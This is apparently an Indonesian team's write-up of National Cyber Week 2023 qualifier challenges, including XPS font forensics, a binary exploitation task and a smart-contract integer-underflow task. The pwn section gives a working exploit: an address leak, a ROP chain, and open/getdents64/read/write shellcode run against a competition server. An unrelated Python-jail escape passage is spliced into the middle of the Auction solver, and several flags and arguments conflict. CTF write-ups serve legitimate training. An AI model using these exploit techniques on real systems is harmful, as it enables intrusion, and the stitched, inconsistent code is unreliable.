

Writeup Kualifikasi National Cyber Week 2023

teng lang kia



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4N6

[220] [Sillyville Saga]

[DESCRIPTION]

Chopi is a famous short story writer in Teruland. One day, Chopi wanted to innovate by writing a short story but printed using a custom font that he created himself. However, his font accidentally got scrambled with another language's font...

Wrap the flag with NCW23{.*}

[HINT]

-

[Probsetter]

cipichop

Steps

Diberikan file **SillyvilleSaga.xps**. File .xps merupakan file dokumen sehingga kita dapat mengonversi file .xps menjadi .pdf dengan menggunakan tools <https://xpstopdf.com> sehingga diperoleh file **SillyvilleSaga.pdf** sebagai berikut.

Dほじめ目SSHア目SSじめX我X: Y DじじCX我じP' FへXあへH
YねアじCG田Pじし

QCあじ田OMC X G目じじ目CGほじそ田目PへH GMせC Mち
め目SSHア目SSじ, GほじPじS目アじねX GじじCX我じP CXじじね D目UUH
D田URじじせじじね, D目UUH' FねX目SH S目ちじせXF XCHGほじC我R田G
MPねじCXPH, アアじPH UMPじ目C我, ほじセM田SねせXへじ田OGMGほじ
R SX PじC我F M田CねMちXへXがMM目CFGじXねMちXC X SX P U
あSMあへ, テ目F U MU, セほMせXF X OPMちじFF目MCXS
へXがMM目FG, RじS目じアじね目CFGXP GじC我GほじねXH セ目GほX
じ田F目あXS R田がが, し


D目UUH' F R PじXへちXFG あほM目あじF せじPじじそ田XSSH
田C田F田XS, のCFGじXねMちあじPじXS MP GMXFG, ほじセM田Sね
じCはMH X RMセS MちあP田CあほHあP目あへじGF, セほ目あほせじPじほ目F
ねXね' F FじあPじG Pじあ目じ, D目UUHほXね我P MセC GM SMアじGほじ
じ5GPX OPM Gじ目C, XCねほじMちGじCはMへじねGほXG 目G UXねじ
ほ目じ' ほMO' GMFあほMMS, し

めじCXへ目C我MちFあほMMS, D目UUH XGGじCねじめ目SSHア目SSじ
テ目我ほ, セほじPじGほじGじXあほじPF せじPじへCMせC ちMP Gほじ目P
せXあへH GじXあほ目C我UじGほMねF, のC UXGほあSXFF, GほじH
田FじねP田R RじP あほ目あへじCF XF O MじCGじPF, XCね目C
ほ目FGMPHあSXFF, GほじH PじじCXあGじねXCあ目じCG RXGG SじF
せ目GほせXGじP RX S S MMC ち目我ほGF, D目UUH' F ちXAMP目Gじ
F田RほじあGせXF 'んSMせC目C我YPM田CねきBき, 'セほじPじほじ
SじXPCじねGMほ田我ほSじ, セXSへMC F G目SGF, XCねUXへじ
RX S S MMC XC目UXSF, し


じ田P目C我S田CあほR PじXへF, D目UUH XCねほ目F ちP目じCねF
OSXHじねX Oじあ田S目XP 我X UじあXSSじね'めそ田目ねRXSS, 'のG
せXF S目へじFMああじP R田G OSXHじねせ目GほF S目OOじPH Fそ田目ねF
目CFGじXねMちX RXSS, DほじSMあXS FじXちMMねFほMOせXF Gほじ
Mちち目あ目XS F O MCFMP, OPMア目ね目C我Fそ田目ねF MちアXP目M田F
F目がじF, し

YちGじP FあほMMS, D目UUHほXねX OXP GEG目じはMR XG Gほじ
め目SSHア目SSじ=X我めほMO, セほじPじほじせXF 目CあほXP我じMち
目CアじCG目C我Cじせ, P目ね目あ田SM田F OPXCへF, テ目F SXGじFG
あPじXG目MCせXF XセほMMOじじあ田Fほ目MC GほXG OSXHじねGほじ
CXG目MCXS XC GほじじせほじCFXG MC, し


D目UUH' F じアじC目C我F せじPじ ち目SSじねせ目GほせXあへH
XねアじCG田PじF, テじXCねほ目F ちP目じCねFセM田SねじURXPへMC
R目がXP Pじそ田じFGF, S目へじFじXPあほ目C我ちMP Gほじ
Sじ我じCねXPH RXCX CX GほXGせXF P田UMPじねGM我PXC G
せ目FほじF, DほじHセM田SねちMS SMせX GPじXF田PじUXO, セほ目あほ




Terlihat bahwa dokumen tersebut tercampur aduk dengan font-font Japanese. Dengan menggunakan FTK Imager, diperoleh struktur dokumen **SillyvilleSaga.xps** sebagai berikut.



Jika dibuka folder Resources/Fonts diperoleh:




Files tersebut memiliki extension .odttf sehingga kita dapat melakukan konversi menjadi .ttf menggunakan tools <https://somanchiu.github.io/odttf2ttf/js/demo> .



Agak sus nama filenya itu NCW.ttf. Langsung saja kita gaspol menggunakan <https://fontdrop.info/#/?darkmode=true> diperoleh:

FontDrop!



You see L h ^

Name: NCM. This is a monospaced font. Version

0 OpenType features were detected in the font

Support for 24 Languages detected

Asu, Bemba, Bena, Chiga, Cornish, English, Gusi, Indonesian, Kalenjin, Kinyarwanda, Luo, Luyia, Machame, Makhuwa-Moetto, Makonde, Morisyen, North Ndebele, Nyankole, Oromo, Rombo, Rundi, Rwa, Samburu, Sangu, Shambala, Shona, Soga, Somali, Swahili, Taita, Tese, Uzbek (Latin), Vunjo, Zulu.

Glyphs	Ligatures	OT	Text	Waterfall	Type Yourself	Data
--------	-----------	----	------	-----------	---------------	------

The font NCM contains 96 glyphs

Note: Glyphs shown here are not affected if you switch on/off detected OpenType features or font variations settings (Variable Fonts).

し			Z	"	#	\$	%
&	'	{	}	*	+	,	E
.	/	B	き	う	丁	ケ	け
ヤ	ゆ	る	し	:	;	<	N
>	?	Y	と	ん	コ	又	A
二	テ	の	ス	エ	I	ハ	L
Q	マ	ノ	み	め	D	チ	よ


Pada dokumen tertera hint:

"I have no idea why it was scrambled with Japanese font. How to type A to Z consecutively with this font?"


Setelah dibaca berulang-ulang, ternyata kita diminta untuk melakukan reverse huruf dari font NCW menjadi font latin. Diperoleh ABCDEFGHIJKLMNOPQRSTUVWXYZ pada font NCW adalah F0nT-styLe_No=pr0bl3m~YaA! pada font latin.

```
[FLAG]  
NCW{F0nT-styLe_No=pr0bl3m~YaA!}
```



CRY



WEB



REV



PWN

260 Le Oriental

[DESCRIPTION]

Santai Dulu ga sih.

```
nc 103.145.226.206 20022
```

```
Mirror nc 103.145.226.209 20022
```

[Probsetter]

Kiinzu

Steps

Pertama, saya melakukan disassemble file dengan menggunakan binary ninja, dan didapatkan hasil sebagai berikut.

```
if (var_10 == 1)
|   showShops()
else if (var_10 == 2)
|   lookAround()
else
|   if (var_10 != 3)
|       break
|   var_9 = 0
fungsi main()
```

Dapat dilihat bahwa terdapat dua pilihan yang akan memanggil fungsi `showShops()` dan `lookAround()`. Pada fungsi `lookAround()`, jika kita memasukkan input "3", maka akan mendapatkan address leak dari fungsi `lookAround()`. Kemudian, pada fungsi `showShops()`, kita memiliki fungsi `scanf` dengan parameter `%s`, sehingga kita memiliki buffer overflow.

```

if (var_10 == 1)
    puts(str: "Fashionable deisgn for modern pr...")
    puts(str: "Thanks for shopping at H&D!")
    rax_2 = puts(str: &data_220b)
else
    if (var_10 == 2)
        puts(str: "Beuh, Warteg-Elite for the Elite")
        puts(str: "You ate there and ran out of mon...")
        puts(str: &data_220b)
        exit(status: 0)
        noreturn
    if (var_10 != 3)
        puts(str: "You slipped and faint")
        puts(str: &data_220b)
        exit(status: 0)
        noreturn
    puts(str: "Yes, Soju is the answer for ever...")
    printf(format: "Upsss, I spilled some %p\n", lookAround)
    rax_2 = puts(str: &data_220b)

```

fungsi lookAround() dengan address leak

```

else if (strcmp(&var_28, "FOMO") == 0)
    puts(str: "Takut FOMO ih, aduh Takut akutih...")
    printf(format: "iyakah?? ")
    void var_148
    rax_3 = __isoc99_scanf(format: &data_2

```

000020bb	25 73 00 57 65	%s.We
000020c0	20 66 6f 75 6e 64 20 73	found s

fungsi showShops() dengan parameter %s

Kemudian, kita juga memiliki dua fungsi lain, yaitu fungsi underDevelopment() dan fungsi aboveDevelopment().

```

int64_t underDevelopment(int32_t arg1, int32_t arg2, int32_t arg3)
{
    if (arg1 == 0xdeadd34d && arg2 == 0x1234abcd && arg3 == 0xca77d099 && world_counter == 0)
        FILE* rax_2 = fopen(filename: "flag_number_one.txt", mode: &data_207b)
        if (rax_2 == 0)
            puts(str: "I thought they hid something her...")
            exit(status: 0)
            noreturn
        void var_38
        __isoc99_fscanf(stream: rax_2, format: &data_20bb, &var_38, &data_20bb)
        printf(format: "We found something! %s\n", &var_38)
        world_counter = 1
        return puts(str: "Huh that's strange I thought the...")
}

```

fungsi underDevelopment()

Fungsi `underDevelopment()` akan mengecek parameter fungsi (`rdi: 0xdeadd34d`, `rsi: 0x1234abcd`, `rdx: 0xca77d099`) dan mengecek apakah `world_counter` belum pernah dipanggil.

```
int64_t aboveDevelopment(int32_t arg1, int32_t arg2, int32_t arg3, int32_t arg4)
{
    if (arg1 != 0xbeefbeef)
        goto label_14ce;
    if (arg2 != 0xdeadcafe)
        goto label_14ce;
    if (arg3 != 0xcafecafe)
        goto label_14ce;
    if (arg4 != 0xdeadbeef)
        goto label_14ce;
    if (world_counter != 1)
        goto label_14ce;
    init();
    int64_t rax_3 = malloc(bytes: 0x200);
    int64_t rax_4 = mmap(addr: nullptr, len: 0x1000, prot: 7, flags: 0x22, fd: 0xffffffff, offset: 0);
    seccomp_setup();
    int64_t rax_6;
    if (rax_4 == -1 || (rax_4 != -1 && rax_3 == 0))
        rax_6 = perror(s: "Allocation failed");
    if (rax_4 != -1 && rax_3 != 0)
    {
        puts(str: "Wait... Who are you again?? You ...");
        read(fd: 0, buf: rax_3, nbytes: 0x200);
        memcpy(rax_4, rax_3, 0x1000);
        rax_4();
        free(mem: rax_3);
        munmap(rax_4, 0x1000);
    }
    label_14ce:
    rax_6 = puts(str: "Es gibt keine Versicherung!");
    return rax_6;
}
```

fungsi `aboveDevelopment()`

Fungsi `aboveDevelopment()` akan mengecek fungsi (`rdi: 0xbeefbeef`, `rsi: 0xdeadcafe`, `rdx: cafecafe`, dan `rcx: 0xdeadbeef`) dan akan memanggil fungsi `seccomp_setup()`.

```
seccomp_rule_add(rax, 0x7fff0000, 2, 0)
seccomp_rule_add(rax, 0x7fff0000, 0, 0)
seccomp_rule_add(rax, 0x7fff0000, 1, 0)
seccomp_rule_add(rax, 0x7fff0000, 0xd9, 0)
```

fungsi `seccomp_setup()`

Fungsi `seccomp_setup()` hanya mengizinkan 4 jenis syscall, yaitu `open`, `read`, `write`, dan `getdents64()`.

Kemudian, untuk *solve* problem ini, kita pertama perlu melakukan leak pada fungsi `lookAround()` dan mendapatkan base address dari `elf`.

```
io = initIO()

io.sendline(b'2')
io.sendline(b'y')
io.sendline(b'3')

io.recvuntil(b'spilled some 0x')
leak = int(io.recv(12), 16)

elf.address = leak - elf.sym['lookAround']
```

address leak fungsi `lookAround()`

Kemudian, kita akan melakukan buffer overflow. Dengan menggunakan De'Bruijn sequence, kita mendapatkan bahwa ukuran buffer adalah 328. Lalu, kita akan mengecek apakah terdapat `pop rdi`, `pop rsi`, `pop rdx`, dan `pop rcx` agar kita dapat mengeset value parameter dari fungsi yang akan dipanggil.

```
pop_rdi = next(elf.search(asm('pop rdi; ret')))
pop_rsi = next(elf.search(asm('pop rsi; ret')))
pop_rdx = next(elf.search(asm('pop rdx; ret')))
pop_rcx = next(elf.search(asm('pop rcx; ret')))
```

finding pop asms

Terakhir, kita tinggal memasukkan payload berupa buffer, ROP ke `underDevelopment()`, dan terakhir ROP ke `aboveDevelopment()`.

```

payload = flat(
    b'A' * offset,
    pop_rdi+1,
    pop_rdi,
    0xdeadd34d,
    pop_rsi,
    0x1234abcd,
    pop_rdx,
    0xca77d099,
    elf.sym['underDevelopment'],
    pop_rdi+1,
    pop_rdi,
    0xbeefbeef,
    pop_rsi,
    0xdeadcafe,
    pop_rdx,
    0xcafecafe,
    pop_rcx,
    0xdeadbeef,
    elf.sym['aboveDevelopment']
)

```

payload ROP

Setelah itu, kita akan mendapatkan flag bagian pertama.

Untuk mendapatkan flag bagian kedua, kita diberikan fungsi read yang akan menjalankan masukkan pengguna berupa instruksi assembly. Karena ukuran buffer yang diberikan cukup besar maka kita dapat membuat chain yang lumayan panjang. Pertama, kita akan memanggil syscall open(), getdents64(), dan write() untuk melihat semua file yang ada pada direktori saat ini "./".


```

payload = asm(f"""
    mov r10, rdx

    mov rax, 2
    mov rdi, r10
    add rdi, 0x4f
    mov rsi, 0
    mov rdx, 0
    syscall

    mov rdi, rax
    mov rax, 217
    mov rsi, r10
    add rsi, 0x4f
    mov rdx, 1000
    syscall

    mov rax, 1
    mov rdi, 1
    syscall

    nop
    nop
    nop
    nop
""")

io.sendline(payload + b'./\x00')

asm shellcode getdents64()

```

```
flag_number_one.txt\x00\x00lo/\x00\x00\x00\x00\x0\x00\x00\x00\x00\x00\x00(\x0flag_part_two.txt\
```

output dari syscall di atas.

Dapat dilihat bahwa kita harus membaca file bernama "flag_part_two.txt". Terakhir, kita akan mengirimkan shellcode berupa syscall open(), read(), dan write() untuk mendapatkan flag part 2 tersebut.

```

payload = asm(f"""
    mov r10, rdx

    mov rax, 2
    mov rdi, r10
    add rdi, 0x4b
    mov rsi, 0
    mov rdx, 0
    syscall

    mov rdi, rax
    xor rax, rax
    mov rsi, r10
    add rsi, 0x4b
    mov rdx, 100
    syscall

    mov rax, 1
    mov rdi, 1
    syscall

    nop
    nop
    nop
    nop
""")

```

asm shellcode read()

```
$ python payload.py -r
```

RUNNING EXPLOIT

DEBUGGING	DISABLED
INTERACTIVE	DISABLED
RUNNING	REMOTE EXPLOIT

```

[+] Opening connection to 103.145.226.209 on port 20022: Done
elf base: 563df42b0000
flag: NCW2023{1_th0ugh7_4_simpl3_R0P_w0uLD_b3_3n0ugh_bu7_4dd1n9_S3CC0MP_15_FuN_h3h3h3}
[*] Closed connection to 103.145.226.209 port 20022

```

output dari syscall di atas.

[FLAG]

NCW2023{1_th0ugh7_4_s1mp13_R0P_w0u1D_b3_3n0ugh_bu7_4d
d1n9_S3CC0MP_15_FuN_h3h3h3}

[400] [Auction]

[DESCRIPTION]

Goind Up, Going Under, Going Up, Going Under, SOLD

nc 103.145.226.206 20027

[HINT]

-

[Probsetter]

Kiinzu

Steps

Diberikan file **forPlayer.zip**. Setelah di unzip, didapatkan file 101.txt dan mimic.sol.

```
This Auction will start in a few minutes
Please win the auction, base on my spy, there will be 6 people to stand in your way...

Like usual, here are the functions you'll interact with:
participate()
    Before participate in the auction, you'll need to call this function
    after that, you can start calling other functions. (call with priv-key)

auction(a,b,c,d,e,f)
    If you managed to get all the a,b,c,d,e,f to a certain value, you'll be
    able to get the prize, which is the flag, here are the questions:
    -> 255 + a = 72, what is the value of a (uint8)?
    -> 22431 - b = 44321, what is the value of b (uint16)
    -> 2327812902 + c = 1864263329, what is the value of c (uint32)
    -> 1732347198009111223 + d = 167143968757004464, what is the value of d (uint64)
    -> 121141183460466431731687303715884105727 - e = 277713031194324463229999802010543211234, what is the value of e (uint128)
    -> 17797982193319168230092099281356177762369842564210020203928323145581922385333 + f = 7198460325987614209378165409283471692857430192468753106928475130246,
    what is the value of f [(uint256)]
```

101.txt

Dari file tersebut, kita diberikan nilai parameter fungsi auction() yang akan dipanggil. Untuk menghitung nilai tersebut, kita dapat menggunakan library z3 solver.

```

from z3 import *

a = BitVec('a', 8)
b = BitVec('b', 16)
c = BitVec('c', 32)
d = BitVec('d', 64)
e = BitVec('e', 128)
f = BitVec('f', 256)

eq1 = 255 + a == 72
eq2 = 22431 - b == 44321
eq3 = 2327812902 + c == 1864263329
eq4 = 1732347198009111223 + d == 167143968757004464
eq5 = 121141183460466431731687303715884105727 - e == 277713031194324463229999802010543211234
eq6 = 17797982193319168230092099281356177762369842564210020203928323145581922385333 + f == 7198460325987614209378165409283471692857430192468753106928475130246

solver = Solver()

solver.add(eq1, eq2, eq3, eq4, eq5, eq6)

model = solver.check()

model = solver.model()
value_a = model[a].as_long()
value_b = model[b].as_long()
value_c = model[c].as_long()
value_d = model[d].as_long()
value_e = model[e].as_long()
value_f = model[f].as_long()

print("Value of a:", value_a)
print("Value of b:", value_b)
print("Value of c:", value_c)
print("Value of d:", value_d)
print("Value of e:", value_e)
print("Value of f:", value_f)

```

Fungsi tersebut akan memberikan output

```

19:11:58 (501,1) frank@archlinux in ~/Documents/Github/CTFs/Writeups/Offline/NCW 2023/Auction
$ python solve.py
Value of a: 73
Value of b: 43646
Value of c: 3831417723
Value of d: 16881540844457444857
Value of e: 183710519187080431965062109137109105949
Value of f: 97994107051195487519466499936709895500183613794287974027998013969259682384849

```

Selanjutnya kita bikin solver untuk berkomunikasi dengan contract address

```
1 from web3 import Web3
2
3 sepolia_url = "https://eth-sepolia.g.alchemy.com/v2/SMfUKiFXRNaIsjRSccFuYCq8Q3QJgks8"
4
5
6 w3 = Web3(Web3.HTTPProvider(sepolia_url))
7 contract_address = "0xc9cA9cd289230265466638CDE36dd5190A11cF18"
8
9 contract_abi = [
10     {
11         "constant": True,
12         "inputs": [],
13         "name": "participate",
14         "outputs": [],
15         "payable": False,
16         "stateMutability": "view",
17         "type": "function",
18     }, {
19         "constant": True,
20         "inputs": [
21             {"name": "a", "type": "uint8"},
22             {"name": "b", "type": "uint16"},
23             {"name": "c", "type": "uint32"},
24             {"name": "d", "type": "uint64"},
25             {"name": "e", "type": "uint128"},
26             {"name": "f", "type": "uint256"},
27         ],
28         "name": "auction",
29         "outputs": [{"name": "", "type": "string"}],
30         "payable": True,
31         "stateMutability": "view",
32         "type": "function"
33     ]
34
35
36 contract = w3.eth.contract(contract_address, abi=contract_abi)
37 wallet = "0xDAA61785c16ce987d2B34a066E87720997780EBC"
38
39 transaction_param = {
40     'from': wallet,
41     'gas': 200000,
42     'gasPrice': w3.to_wei('20', 'gwei'),
43     'nonce': w3.eth.get_transaction_count(wallet)
44 }
```

Exploit

This challenge is a python jailbreak from restricted eval. Our goal is to get `flag` value, which is not accessible in the code. However, we can access it using python's generators.

python's generator has `gi_frame.f_back` which references the frame of the generator that created it, it is only accessible while the generator is running, we can use this to access the global namespace of the generator.

Also, we should leak the value of `flag`, as the server only prints it in the `stderr` in the Dockerfile, it is shown that `stderr` is also printed in the code. Thus, we can simple leak any string using `{b[blabla]}` as a format string.

As a result, this code can leak `flag`:

```
[a=[];a.append({b[gi_frame.f_back.f_back.f_global.flag]})]
```

Then, the server responds:

```
makeflag> [a=[];a.append({b[gi_frame.f_back.f_back.f_global.flag]})]
ck (most recent call last):
```

```
File "/mnt/h/sctf2023/files/pyjail/jail.py", line 100, in <module>
    if flag == eval(code, {"__builtins__": {}}, {"__name__": "__main__"}):
```

```
46 private_key = ...
47
48 transaction = contract.functions.participate().build_transaction(transaction_param)
49
50 signed_transaction = w3.eth.account.sign_transaction(transaction, private_key)
51 transaction_hash = w3.eth.send_raw_transaction(signed_transaction.raw_transaction)
52
53 w3.eth.wait_for_transaction_receipt(transaction_hash)
54 print("Transaction hash:", transaction_hash)
55
56 print(contract.functions.participate().call())
57 # print(contract.functions.auction(-183, -21890, -463549573, -15652032229252106759, -156571847733858031498312498294659105507, -1779798218612070790410448507197801235308, 637089135259081459570838653447255987).call())
58 print(contract.functions.auction(72, 43646, 3831417723, 16881540844457444857, 183710519187080431965062109137109105949, 9799410705119548751946499936709895500183613794, 287974027998013969259682384849).call())
59
```

Hasil

```
$ python3 auction.py
Transaction hash: b'\xc4\x8dsf\x2\x8e6Z\x9e,\xdb\x9dv\xc4\xdb\x2f5{\xbe\x8an(dg\x84Z\xc3\xech4\xe1\xca\x92'
[1]
NCW23{int_underflow_what_sorry_please_come_again_on_dec_2nd}
```

```
[FLAG]  
NCW23{int_underflow_overflow_what_sorry_please_come_a  
gain_on_dec_2nd}
```

MIS

[400] [Confidential]

[DESCRIPTION]

A mysterious package has arrived at your doorstep...

<https://drive.google.com/file/d/1KKoEsy1SLPPc0a4CwYEBysa7gZIodaX5/view?usp=sharing>

nc 103.145.226.206 20048

Mirror: nc 103.145.226.209 20048

[HINT]

Hey, do you know that public companies must report their company status monthly? There are 2 government-owned websites related to stocks and public companies that can help you answer questions no 4 & 5.

[Probsetter]

kangwijen

Steps

Diberikan link drive yang berisikan

- **mission.txt**, yang berisikan:

We're investigating an old financial crime case, but unfortunately we're very busy with other stuffs and we would like to ask you to find out a few things about our target. But because of the secret nature of this case we couldn't tell you his name nor his company. We can only tell you that his

company is publicly traded and all of the required information is in public domain. Good luck.

